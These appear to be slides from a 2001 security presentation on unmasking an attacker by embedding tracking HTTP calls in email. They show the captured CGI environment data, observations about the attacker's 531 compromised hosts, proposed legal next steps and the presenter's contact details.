
Attacker Retrieves Email



Attacker's Browser Contacts our Server



Data are Sent to the Researchers



Embedded HTTP cgi calls

Date: Wed, 19 Dec 2001 08:55:00 -0500 (EST)
From: me@rasecuritysystems.com
To: me@rasecuritysystems.com
Subject: Mr. S.Kiddie

REMOTE_ADDR = 100.100.100.100
REMOTE_HOST =

Output of the Environment:

DOCUMENT_ROOT = /usr/local/apache/htdocs

GATEWAY_INTERFACE = CGI/1.1

HTTP_ACCEPT = image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png

HTTP_ACCEPT_CHARSET = iso-8859-1,*,utf-8

HTTP_ACCEPT_LANGUAGE = en

HTTP_CONNECTION = Keep-Alive

HTTP_HOST = 207.14.190.152

HTTP_PRAGMA = no-cache

HTTP_REFERER = http://pv2fd.pav2.hotmail.msn.com/cgi-bin/getmsg?curmbox=F000000001&a=29f0bec02cdef3ce964521c9109f8888&msg=MSG1008769116.5&start=92113&len=1915&mfs=91

HTTP_USER_AGENT = Mozilla/4.73 [en] (X11; U; Linux 2.2.16 i586)



Observations

- Penetrated 531 systems in just under 60 days
- Hosts were from all over the world
- Hosts were all different types
 - Businesses
 - Home Users
 - Colleges
- Hacker uses English language Mozilla on Linux
- Always reads his mail from one location, a cable modem in Romania



Next Steps

- Create legal consensus on viability of this methodology for use in prosecuting hackers and organized criminal networks
- Assess practicality of international law enforcement cooperation
- Draft protective language for legitimate owners of repository systems
- Explore and deepen options of this type available to investigators



Conclusions

- We Exercised and Honed our skills
- The project gave us practical, real-world data to work with
- Created an environment that allowed us to hunt the hackers under realistic circumstances
- Out-of-Pocket costs in were minimal (\$0 in our case)
- Total set-up time was minimal, approximately 10 man hours.
- Incident cost, in time, was significant. (20 plus man hours per incident).



Thank You

Gideon J. Lenkey, CISSP
1 Salem Square, No. 13
Whitehouse Station, NJ 08889
(908) 534-6004 ext 23
glenkey@RaSecuritySystems.com

